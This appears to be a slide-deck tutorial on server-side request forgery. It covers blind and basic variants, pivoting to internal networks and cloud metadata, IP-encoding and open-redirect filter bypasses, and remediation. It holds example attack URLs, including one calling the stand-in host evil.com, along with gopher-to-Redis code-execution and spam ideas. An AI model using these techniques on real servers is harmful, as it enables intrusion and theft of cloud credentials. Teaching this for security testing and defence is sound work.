

# SERVER SIDE REQUEST FORGERY (SSRF)

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
# OUTLINE

- Introduction to SSRF
- Types of SSRF
- Leveraging SSRF
- Common Places to find SSRF
- Blacklisting Bypass
- Whitelisting Bypass
- Remediation

# INTRODUCTION

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- Server Side Request Forgery (SSRF)
- Attack where in an attacker is able to send a crafted request from a vulnerable web application.



## TYPES OF SSRF

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- Response displayed to screen (Basic)
- Response not displayed to screen (Blind)

# BASIC SSRF

- Displays response to attacker on display
- Easy to identify

# BLIND SSRF

- Response not shown to the attackers.
- Detection
  - Check the server response timings
  - OOB check



# BLIND SSRF - EXPLOITATION

- Send Spam mails
  - If the server supports Gopher we use it to send spam mails from server IP
- Performing Denial of service
  - An attacker can use iptables TARPIT target to block requests for a prolonged time and CURL's FTP:// protocol which never timeouts.
  - An attacker can send all TCP traffic to port 12345 to TARPIT and the request  
`https://example.com/ssrf/url?url=ftp://evil.com:12345/TEST`

LEVERAGING SSRF

# LEVERAGING SSRF

- SSRF to Reflected XSS
- Expose Internal Network
- Service Discovery and Port scan
- Fetch Cloud Instances META-DATA
- Pivoting

# SSRF TO REFLECTED XSS

Fetch a file from external sites which has malicious payload with content type server as html

Example -

<http://vulnerablesite/?url=http://brutellogic.com.br/poc.svg>

# EXPOSE INTERNAL NETWORK


Reveal a system from intranet

Scan following IPs for services

- 10.0.0.0/8
- 127.0.0.1/32
- 172.16.0.0/12
- 192.168.0.0/16

# SERVICE DISCOVERY AND PORT SCAN

- Run the port scan on local machine and identify entry points
- Based on response time identify open and closed ports



# CLOUD METADATA RETRIEVAL

- Different clouds have different endpoint which can be used to leak sensitive data
- List can be found here:
  - <https://gist.github.com/jhaddix/78cece26c91c6263653f31ba453e273b>

# PIVOTING

- Escalate the SSRF to a Remote Code Execution
  - pushing asynchronous jobs on a Redis queue that then get executed by an application using the `gopher://` protocol.
- Pivoting to increase impact of vulnerability
  - Unauthenticated admin panel



COMMON PLACES TO FIND SSRF

# COMMON PLACES TO FIND SSRF

- Webhooks
- PDF generators
- Document parsers
- Link expansion
- File uploads
- Video Conversions

# WEBHOOKS

Webhooks: Trigger requests when a specific event occurs.

- Most webhook features, end user can choose own endpoint and hostname.
- Try to send request to internal services

# PDF GENERATORS

Inject `<iframe>`, `<img>`, `<base>` or `<script>` elements or CSS `url()` functions pointing to internal services.

Reference:

<https://www.youtube.com/watch?v=o-tL9ULF0KI>

# DOCUMENT PARSERS

Discover how document is parsed

XML: Follow PDF Generator approach

For other documents: Find way to reference external resources and let server make requests to internal service

# LINK EXPANSION

Link expansion takes place when referenced to other site to fetch data

Reference:

<https://twitter.com/BugBountyHQ/status/868242771617792000>

# FILE UPLOADS

Instead of uploading a file, try sending a URL and see if it downloads the content of the URL.

Reference:

<https://hackerone.com/reports/713>

# VIDEO CONVERSION

Outdated version ffmpeg to convert videos from one format to other

## References:

- <https://github.com/neex/ffmpeg-avi-m3u-xbin>
- [https://youtu.be/0QBZ\\_L23KU](https://youtu.be/0QBZ_L23KU)
- <https://hackerone.com/reports/237381>
- <https://hackerone.com/reports/226756>



# BLACKLISTING BYPASS

# BLACKLISTING BYPASS

Blocking specific URL's (Disallowed Hosts)

- Converting IP to hexadecimal
- Converting IP to Decimal
- Converting IP to Octal
- Using wildcard DNS
- Using enclosed alphanumerics

# CONVERTING IP TO HEXADECIMAL

## Examples

- Dotted hex
  - `http://192.168.0.1` = `http://c0.a8.00.01`
- Dot less hex -
  - `http://192.168.0.1` = `http://0xc0a80001`

# CONVERTING IP TO DECIMAL

Use online convertors - [Link](#)

Examples:

- `http://0177.0.0.1/` = `http://127.0.0.1`
- `http://2130706433/` = `http://127.0.0.1`
- `http://3232235521/` = `http://192.168.0.1`
- `http://3232235777/` = `http://192.168.1.1`

# CONVERTING IP TO OCTAL

Example:

- Dotted octal
  - `http://192.168.0.1` = `http://0300.0250.0000.0001`
- dot less octal
  - `http://192.168.0.1` = `http://030052000001`

# USING WILDCARD DNS

- Use wildcard DNS to point it to a specific IP
  - Next slide for reference
- Sites provide wildcard DNS
  - <http://xip.io/>
  - <http://nip.io/>
  - <https://ip6.name/>
  - <https://sslip.io/>

# USING WILDCARD DNS (CONT.)

- Use your own domain
  - Make a subdomain and point to 192.168.0.1 with DNS A record

# USING ENCLOSED ALPHANUMERICS

Example:

http://**e****x****a****m****p****l****e**.**c****o****m** = example.com

List:

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17 18 19 20 ① ② ③ ④ ⑤ ⑥ ⑦ ⑧ ⑨ ⑩ 0



# WHITELISTING BYPASS

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Allowing specific URL's (Allowed Hosts)

- Only way to bypass
  - Find an open redirect in the whitelisted domain

# WHITELISTING BYPASS (CONT.)

## Case 1:

www.example.com whitelisted **abc.com** and you found SSRF in example.com

<http://example.com/ssrf.php?url=https://google.com> - **Fail**

<http://example.com/ssrf.php?url=http://abc.com/?redirect=https://google.com> - **Pass!!**

# WHITELISTING BYPASS (CONT.)

**Case 2:** www.example.com whitelisted \*.abc.com and you found SSRF in example.com

<http://example.com/ssrf.php?url=https://google.com> - **Fail**

Can be bypassed if you get any subdomain takeover on \*.abc.com

<http://example.com/ssrf.php?url=http://subdomain.abc.com/?redirect=https://google.com> - **Pass!!**

# REMEDIATIONS

# REMEDIATIONS

- Use a whitelist of allowed domains and protocols from where server can fetch remote resources.
- Avoid using user input directly in functions that make requests.
- Disable unused URL schema
- Authentication on internal services

# REFERENCES

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- [Server Side Request Forgery Resources](#)
- [SSRF - Server Side Request Forgery \(Types and ways to exploit it\) Part-1](#)
- [How To: Server-Side Request Forgery \(SSRF\)](#)
- [SSRF Payloads Cheatsheet](#)
- Several Online resources :)